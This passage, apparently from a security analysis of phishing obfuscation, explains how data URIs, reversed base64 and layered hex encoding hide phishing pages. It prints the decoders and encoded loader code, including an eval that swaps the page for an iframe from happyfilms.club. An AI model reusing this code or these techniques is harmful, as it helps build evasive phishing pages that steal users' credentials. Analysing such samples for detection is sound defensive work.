8 dXR8dmFyfGZ1bmN0aw9ufGhhdmV8Mw91fHRpdGxlfgJLZW5BU2NbnmkfHRYeXcvdXR8aHJLznxn  
9 ZXRFbgVtZW50c0J3VGFnTmfTZXxoYXBweWZpbG1zfGh0dBHB8c3JjfGNsdmJ8c2Vydm1jZXNBaHRt  
10 bHxjb250YmN0dXN8b3V0ZXJIVEIMfGJVzh1hd2lkdh8YXBWZm5kq2hpbGR8aGVhZHxjYXRjaHx1  
11 fHN0ewxlfGJvcmlrcicuc3BSaXQoJ3wnKSkp></script>">
```

Figure 9: JavaScript embedded in a data URI

This nesting of data URIs will show a somewhat legitimate looking Google URL in the browser bar while the page contains actual phishing code.




Figure 10: Nested data URIs rendering a legitimate-looking Google signin page

The decoded base64 inside the data URI shows that an iframe is being loaded which contains the content of the phishing page.



```

1 <!--decoded base64 -->
2
3 eval(function(p,a,c,k,e,d){while(c--)if(k[c]){p=p.replace(new RegExp('\\b'+c+'\\b','g'),k[c])}return p}('3.2.18="17 16 19 20 22";21((15){14 1=3.2.9(\\'1\\');1.
8=\\'7/18-4\\';1.11=\\'13 4\\';1.23=\\'1\\';2.24(\\'36\\')0}.35(1)){}37(38){}3.2.33.32="< 27=\\'26://25.28/29/31.30\\' 39=\\'40: 0;34: 5%;12:5%\\'></>";',10,41,'[link|doc
ument|window|icon|100|iframe|image|type|createElement|x|rel|height|shortcut|var|function|have|You|title|been|Signed|try|out|href|getElementsByName|happyfilms|http|
src|club|services|html|contactus|outerHTML|body|width|appendChild|head|catch|e|style|border'.split('|'))
4
5 <!--decoded javascript -->
6
7 window.document.title = "You have been Signed out";
8 try {
9   (function() {
10     var link = window.document.createElement('link');
11     link.type = 'image/x-icon';
12     link.rel = 'shortcut icon';
13     link.href = '';
14     document.getElementsByTagName('head')[0].appendChild(link)
15   })()
16 } catch (e) {}
17 window.document.body.outerHTML = "<iframe src=\\'http://happyfilms.club/services/contactus.html\\' style=\\'border: 0;width: 100%;height:100%\\'></iframe>";

```

Figure 11: Phishing content in an iframe

## Flipped Base64 JavaScript encoding

Multiple campaigns were observed making use of JavaScript and 'backwards' base64 to hide the phishing code. The document starts off defining a variable 'OIO' (Fig. 12):

```

1 <script language="javascript" type="text/javascript">
2   var OIO = 'oQKpkyJ8dCK0lGbwNnLn8mZulGf0Vmcz5WaFdDfwRHdoxHZuV3byd2ajFmYwIDfyVmcyVmZLJHf052bmLD
VXcqX3YyNHdldGfmVmc8t2b8xmc1xHdodWalldHfn5WarNwYyRHMyw3d1lmVwIDf48HM1E0M89GdwIDf3VWa2BjM8V2Zht2
d3cwJjM8VEMyWXYiFmYpxWY8xkUVx3ct5mcLNXdyIDfu9Wa0Fwby9mZulGMywnbpd2bMjM8xWah1WZyIDf1lWY0dWYUln
VEdlDGfVRfMyWXYiFmYwIDf48HM1E0M89GdwIDf3VWa2BjM8V2Zht2d3cwJjM8VEMyWXYiFmYpxWY8xkUVx3ct5mcLNXdyIDfu9Wa0Fwby9mZulGMywnbpd2bMjM8xWah1WZyIDf1lWY0dWYUln
R3boxXNxIjM8BTmxIjM8xWah1GfzV2YyV3bzXWYi9Gbnx3NyIjM8B3c15mNywnNyEDfzIjMywHM5IjM8hWYlLHf2IjMywX
FzNyIDf1MjMyw3M2EDf0lWb1V3cyIDftJ3bmXHduVwblxWRlRXYlJ3Y8JXdvLHMWY3YyNHf69Wb8RXarJWZ3xHboRGfkJ3
lWYtJWZ3xXMyEjMywnN2kjMywXNyIDf1QjMywHM1IjM8LHZvJGf5R2biFEM8xWah1WRwIDf0h2ZpVGaul2ZyFWbwIDfkF2
RXYsVHcvBnMywXby9mR512NywXZsLHdzN0M8BTmn1Wa8VGb0lGd8VGchN2cL5Wd8RXZzVmcwJjM8RHcpJ3YzN0M8RXdw5W
N2chZXYqxnbpdmch1GdmVGbwIDfzN3Y85WanJXYtB3b0BjM85WanJXYt12b0R3biBjM85WanJXYtRhanlmcwIDf0RXa3Bj
R3c8VGdpJ3d8d3bsZmcLZ3bwIDf05WZ052bjBjM8RXZzJXyONGMywnbLrgZphWQzwHTIRURzwXZwLHd8VGb0lGdDNDfkVG

```

Figure 12: Defining a variable with a backwards base64 string for later reversal and decoding

Functions are defined at the end of the page. Function '0ll' handles the base64 decoding, while function '001' takes care of reversing the string. The evaluation statement will reverse the contents of the OIO variable and then base64 decode it.

```
3
4  function Oll(data) {
5      var 001l0I = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
6      var o1, o2, o3, h1, h2, h3, h4, bits, i = 0,
7          enc = '';
8      do {
9          h1 = 001l0I.indexOf(data.charAt(i++));
10         h2 = 001l0I.indexOf(data.charAt(i++));
11         h3 = 001l0I.indexOf(data.charAt(i++));
12         h4 = 001l0I.indexOf(data.charAt(i++));
13         bits = h1 << 18 | h2 << 12 | h3 << 6 | h4;
14         o1 = bits >> 16 & 0xff;
15         o2 = bits >> 8 & 0xff;
16         o3 = bits & 0xff;
17         if (h3 == 64) {
18             enc += String.fromCharCode(o1)
19         } else if (h4 == 64) {
20             enc += String.fromCharCode(o1, o2)
21         } else {
22             enc += String.fromCharCode(o1, o2, o3)
23         }
24     } while (i < data.length);
25     return enc
26 }
27
28 function 001(string) {
29     var ret = '',
30         i = 0;
31     for (i = string.length - 1; i >= 0; i--) {
32         ret += string.charAt(i);
33     }
34     return ret;
35 }
36 eval(Oll(001(0I0)));
37 </script>
```

Figure 13: Function for decoding and reversing a string which will render a phishing page

Often, the resulting decoded base64 is further encoded, as can be seen in the next example “Combination encoding”.




Figure 14: Phishing landing page with stolen branding

This process is invisible to the end user who will be presented with a legitimate looking phishing page.

## Combination encoding

This particular encoding method takes the previous encodings and puts them all together, while adding a few tricks. It starts with the data URI method (Fig. 15)

```
<HTML><HEAD><script>
var url = "data:text/html;base64,PFNjcmlwdCBMYW5ndWFnZT0nSmF2YXNjcmlwdCc+DQoNCmRvY3VtZW50LndyaXRlKHVvZXNjYXB1
KCcUM0MlNzMiNjMlNzIUNjklNzAlNzQlMjAlNkMlNjEUNkUUNjcUNzUUNjEUNjcUNjUUM0QlMjAlNkEUNjEUNzYUNjEUNzMiNjMlNzIUNjklN
zAlNzQlMjAlMjAlNzQlNzkUNzAlNjUUM0QlMjAlNzQlNjUUNzgUNzQlMkYUNkEUNjEUNzYUNjEUNzMiNjMlNzIUNjklNzAlNzQlMjAlM0UUNz
YUNjEUNzIUNjAlNkMlMzEUNkMlM0QlMjAlM0QlNkYUNTEUNEIUNzAlNkIUNzkUNEEUNzgUNjQUNDMUNEIUNzAlNkMlNDcUNjIUNzcUNEUUNkU
UNEMlUNkUUNkIUNtgUNtkUNzMiNDIUNzMiNjMlNzAlNtIUNkQlNEQlNzkUNzcUNdgUNjYUNkIUNTYUNtcUNUEUNEYUNDIUNkEUNEQlMzgUNEUL
NkQlUNjMiNzcUNdkUNdQUNjYUNzkUNTYUNkQUNtkUNzQUNTYUNtcUNjIUNkMUNEENkUUNEQlNzkUNzcUNdgUNjIUNzAlNDYUNtcUNjIUNdYUN
TYUNzAlNEQlMzgUNTIUNtcUNUEUNzUUNjQUNtcUNjEUN0EUNDIUNkEUNEQlMzgUNkMlNTgUNtkUNzAlNEUNdYUNEQlNzkUNzcUNzMiNjEUNk
EUNTYUNdcUNjEUNkEUNzgUNdcUNjIUNkMlNDIUNzMiNjMlNzcUNdkUNdQUNjYUNkIUNjQlMzMiNjMlN0EUNdYUNdcUNjMiNzgUNjQlMzIUNjM
lNEUNtIUNtgUNtkUNzQlNEEUNzMiNjIUNdcUNTIUNtcUNjEUNzMiNDYUNkQlUNjQlUNzUUNkMlNDUUNUEUNzMiNtYUNtcUNjEUNkQlUNTIUNdgUN
NjUUNkMlNtIUNkUUNEQlNzkUNzcUNdgUNUEUNkMlNTYUNkQUNjIUNzkUNdkUNdQUNjYUNkIUNEEUNzMiNjIUNzMiNEUNMzMiNjMlNjgUNDIUN
TYUNTIUN0EUNzcUNzMiNjMlNzkUNTYUNdcUNjEUNzAlMzkUNtUNTIUN0EUNzcUNkUUNjMlNjklNEUNMzAlNEQlMzgUNTYUNzIUNjMiNzMiND
YUNkQlNEUNzklNDkUNdQUNjYUNzMiNtYUNtcUNjEUNzIUNDIUNkEUNEQlMzgUNzUUNzIUNjQlUNzYUNjgUNzIUNtUUNzQlNEEUNkUUNEQlNzk
UNzcUNzMiNjMlNkEUNEENkEUNEQlMzgUNzgUNtcUNtkUNKEUNkMlNDcUNjQlUNzkUNTYUNkQlUNjQlUNzcUNdkUNdQUNjYUNkMlNzgUNtcUNjUUN
MzAlNEUNdGUNEQlNzkUNzcUNtgUNjQlMzUUNdYUNdcUNjIUNkMlMzEUNdUUNEQlNzkUNzcUNzMiNjMlNzQlNEEUNkEUNEQlMzgUNUEUNtcUN
TkUNzkUNdkUNdQUNjYUNzkUNTYUNdcUNjQlUNzUUNTYUNdUUNEQlNzkUNzcUNdgUNjIUNzYUNEEUNdgUNjQlUNzUUNzklMzIUNtkUNzgUNEUUNt
gUNjIUNzkUNTYUNdcUNTYUNzcUNdkUNdQUNjYUNkIUNEEUNzMiNjIUNzMiNEUNMzMiNjMlNjgUNDIUNdgUNEQlNzkUNzcUNdgUNUEUNzkUNzk
UNzIUNjQlUN0EUNEUNtgUNtkUNTEUNEENkEUNEQlMzgUNjQlMzIUNjMiNEUNtIUNtcUNUEUNzkUNkMlNTcUNjQlUNzgUNTYUNkQlUNtUUNkIUN
NEEUNzMiNjIUNzMiNEUNMzMiNjMlNjgUNDIUNkUUNEQlNzkUNzcUNdgUNjMiNzQlUNdYUNkQlNEUNzklNzcUNtgUNUEUNzUUNzklNkQlNEQlUN
zkUNzcUNzMiNjMlNzUUNdYUNtcUNtkUNzIUNkMlNkQlUNjMlNkQlUNdYUNdUUNEUNzclNTEUNdQUNEQlMzEUNzgUNdgUNTIUNzgUNDEUNkUUNt
QlUNEIUNEENtQUNjIUNzgUNzgUNtcUNtkUNzAlNDYUNzIUNtkUNzAlNDEUNdQUNEUNzclNtUUNdgUNjYUNzcUNzgUNtcUNUEUNkYUNDIUNkE
UNEQlMzgUNEUNtgUNUEUNzUUNEENkEUNEQlMzgUNjgUNzMiNjIUNjklNzQlMzIUNtkUNkMlNjgUNzIUNtkUNzkUNdkUNdQUNjYUNkIUNEEL
MzMiNjIUNzMiNEUNMzMiNjMlNjgUNDIUNkUUNEQlNzkUNzcUNzMiNjEUNzUUNkMlNDcUNjIUNzkUNdkUNdQUNjYUNzAlMzkUNzIUNUEUNzkUN
zkUNkQlNEUNzMiNjIUNUEUNzUUNdYUNdcUNjEUNdQUNEENkEUNEQlMzgUNDIUNdgUNjIUNkMlNjgUNdUUNEQlNzkUNzcUNtgUNUEUNk
UUNdYUNtcUNjQlUNkUUNzUUNtcUNtkUNzMiNDIUNkEUNEQlMzgUNzAlNtgUNtkUNzkUNdkUNdQUNjYUNzAlNkMlNTcUNjIUNjklNTYUNzMiNjM
lNzkUNdkUNdQUNjYUNkEUNEENkUUNEQlNzkUNzcUNkUUNEQlN0EUNdkUNkEUNEQlMzgUNjQlMzIUNjMiNEUNtIUNtcUNUEUNzkUNkMlNTcUN
```

Figure 15: Variable defined with a data uri base64-encoded string

Upon base64 decoding this we are presented with some a hex-encoded string (Fig. 16).



```
<Script Language='Javascript'>
document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%76%61%72%20%6C%31%6C%3D%27%3D%6F%
51%4B%70%6B%79%4A%38%64%43%4B%30%6C%47%62%77%4E%6E%4C%6E%6B%58%59%73%42%33%63%70%52%6D%4D%79%77%48%66%6B%56%5
7%5A%4F%42%6A%4D%38%4E%6D%63%77%49%44%66%79%56%6D%59%74%56%57%62%6C%4A%6E%4D%79%77%48%62%70%46%57%62%46%56%30
%4D%38%52%57%5A%75%64%57%61%7A%42%6A%4D%38%6C%58%59%30%4E%46%4D%79%77%33%61%6A%56%47%61%6A%78%47%62%6C%42%33%
63%77%49%44%66%6B%64%33%63%7A%46%47%63%38%64%32%63%4E%52%58%59%74%4A%33%62%47%52%57%61%73%46%6D%64%75%6C%45%5
A%73%56%57%61%6D%52%48%65%6C%52%6E%4D%79%77%48%5A%6C%56%6D%62%79%49%44%66%6B%4A%33%62%33%4E%33%63%68%42%56%52
%7A%77%33%63%79%56%47%61%30%39%55%52%7A%77%6E%63%69%4E%30%4D%38%56%32%63%73%46%6D%5A%79%49%44%66%33%56%57%61%
32%42%6A%4D%38%35%32%64%76%68%32%55%74%4A%6E%4D%79%77%33%63%6A%4A%6A%4D%38%78%57%59%6A%6C%47%64%79%56%6D%64%7
7%49%44%66%6C%78%57%65%30%4E%48%4D%79%77%58%64%35%46%47%62%6C%31%45%4D%79%77%33%63%74%4A%6A%4D%38%5A%57%59%79
%49%44%66%79%56%47%64%75%56%45%4D%79%77%48%62%76%4A%48%64%75%39%32%59%38%4E%58%62%79%56%47%56%77%49%44%66%6B%
4A%33%62%33%4E%33%63%68%42%48%4D%79%77%48%5A%79%39%32%64%7A%4E%58%59%51%4A%6A%4D%38%64%32%63%4E%52%57%5A%79%6
C%57%64%78%56%6D%55%6B%4A%33%62%33%4E%33%63%68%42%6E%4D%79%77%48%63%74%46%6D%4E%79%77%58%5A%75%39%6D%4D%79%77
%33%63%75%46%57%59%72%6C%6D%63%6D%46%45%4E%77%51%44%4D%31%78%48%52%78%41%6E%54%4B%4A%54%62%38%78%57%59%30%46%
32%59%30%41%44%4E%77%55%48%66%77%78%57%5A%6F%42%6A%4D%38%4E%58%5A%35%4A%6A%4D%38%68%33%62%69%74%32%59%6C%68%3
2%59%79%49%44%66%6B%4A%33%62%33%4E%33%63%68%42%6E%4D%79%77%33%61%75%6C%47%62%79%49%44%66%30%39%32%5A%79%39%6D
%5A%38%56%32%5A%75%46%47%61%44%4A%6A%4D%38%42%48%62%6C%68%45%4D%79%77%58%5A%6E%46%57%64%6E%35%57%59%73%42%6A%
4D%38%70%58%59%79%49%44%66%30%6C%57%62%69%56%33%63%79%49%44%66%6A%4A%6E%4D%79%77%6E%4D%7A%49%6A%4D%38%64%32%6
3%4E%52%57%5A%79%6C%57%64%78%56%6D%55%6B%78%57%5A%70%5A%47%64%34%56%47%64%79%49%44%66%7A%4A%58%5A%6F%52%33%54
%77%49%44%66%75%6C%6D%4D%79%77%48%4D%79%51%6A%4D%79%77%48%5A%79%39%32%64%7A%4E%58%59%51%42%6A%4D%38%78%57%61%
68%31%47%64%76%68%55%52%7A%77%58%61%78%67%7A%4E%72%4E%55%64%38%6C%48%5A%76%4A%32%51%7A%77%48%5A%79%46%32%59%7
9%49%44%66%6C%78%57%61%6D%39%6D%63%77%4A%6A%4D%38%52%6E%62%6C%31%57%64%6A%39%47%5A%77%49%44%66%68%6C%32%63%6C
%35%32%62%6B%35%57%53%77%49%44%66%33%56%57%61%57%78%48%63%44%4E%44%66%34%67%55%5A%57%46%32%55%77%78%33%63%7A%
56%6D%63%6B%52%57%51%77%49%44%66%6B%46%32%62%73%42%58%56%77%49%44%66%7A%52%6E%62%6C%31%57%64%6A%39%47%52%77%4
9%44%66%30%4A%58%59%30%4E%48%4D%79%77%48%64%70%31%6D%59%31%4E%48%4D%79%77%33%63%70%5A%48%66%35%78%57%5A%79%56
%33%59%6C%4E%46%4D%79%77%58%65%75%46%47%4D%79%77%6E%62%70%46%57%62%76%52%45%4D%79%77%48%66%74%4A%33%62%6D%42%
6A%4D%38%4A%58%5A%6B%46%57%5A%6F%4A%6A%4D%38%4A%56%64%55%46%44%62%72%56%45%66%30%56%33%59%30%4A%33%62%6F%4E%6
E%4D%79%77%58%52%6F%68%6D%4E%47%78%30%54%38%52%6E%62%6C%4A%58%59%77%39%56%5A%74%46%6D%63%6D%6C%32%58%6A%4E%6D
%4D%79%77%6E%62%70%35%32%5A%70%4E%48%4D%79%77%58%5A%6E%46%57%62%70%4A%6A%4D%38%35%57%59%77%4E%48%4D%79%77%58%
59%6A%4A%6A%4D%38%56%6D%62%70%78%32%5A%68%52%6E%4D%79%77%48%65%77%42%44%4F%7A%41%6A%4D%38%68%48%63%77%55%54%4
D%77%49%44%66%34%42%48%4D%30%4D%44%4D%79%77%6E%62%70%46%57%62%79%49%44%66%76%64%32%62%73%4A%6A%4D%38%4E%6A%4D
%79%77%48%5A%6C%4A%58%5A%30%35%57%5A%6A%42%6A%4D%38%4A%58%5A%77%42%58%59%79%64%6E%4D%79%77%58%4E%77%51%6A%4D%
79%77%6E%4D%33%49%6A%4D%38%56%57%51%77%51%44%4D%31%78%48%62%70%46%57%62%30%39%47%53%77%49%44%66%75%39%32%59%7
0%42%6A%4D%38%35%32%62%6A%6C%47%66%6C%78%32%5A%76%39%32%52%79%49%44%66%74%4A%33%62%6D%4E%30%4D%38%35%32%62%70
%52%33%59%68%42%6A%4D%38%52%6E%63%68%52%33%63%6E%46%6D%63%6B%35%32%62%38%70%58%59%30%41%44%4E%77%55%48%66%75%
74%45%55%73%42%6A%56%44%78%48%62%70%46%57%62%48%42%6A%4D%38%52%33%59%6C%78%57%5A%7A%42%6A%4D%38%64%6D%62%76%4
A%48%64%7A%4E%30%4D%38%4A%58%5A%6B%6C%6D%64%76%4A%48%63%77%49%44%66%79%56%47%5A%70%5A%33%62%79%42%46%4D%79%77
%48%53%59%35%6D%5A%30%49%33%4D%38%78%57%61%68%31%6D%59%6C%64%56%52%7A%77%6E%4E%79%49%44%66%6C%52%58%5A%73%42%
58%62%76%4E%32%62%30%56%58%59%77%49%44%66%73%6C%57%59%74%64%55%52%7A%77%48%64%75%6C%57%59%74%78%48%56%54%39%4
5%55%79%49%44%66%78%51%6D%63%76%64%33%63%7A%46%47%63%35%4A%48%63%7A%42%6A%4D%38%46%47%64%68%52%45%5A%6C%52%33
%59%6C%78%57%5A%7A%78%48%62%68%5A%48%66%6D%6C%47%4D%79%77%48%5A%79%39%32%64%7A%4E%58%59%51%35%32%62%70%52%58%
59%6B%6C%47%62%68%5A%46%66%34%45%44%4D%79%55%48%66%47%5A%30%54%79%49%44%66%6B%39%47%61%30%56%57%62%77%49%44%6
6%73%56%47%64%76%68%6D%62%75%56%47%62%6E%78%6E%63%31%4A%6A%4D%38%35%57%61%74%52%57%59%38%39%32%62%6F%46%57%57
```

Figure 16: Decoded base64 presents hex encoding

Upon escaping the hex characters we are presented with the flipped base64 encoding method.



```

<script language="javascript" type="text/javascript">var l1l='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
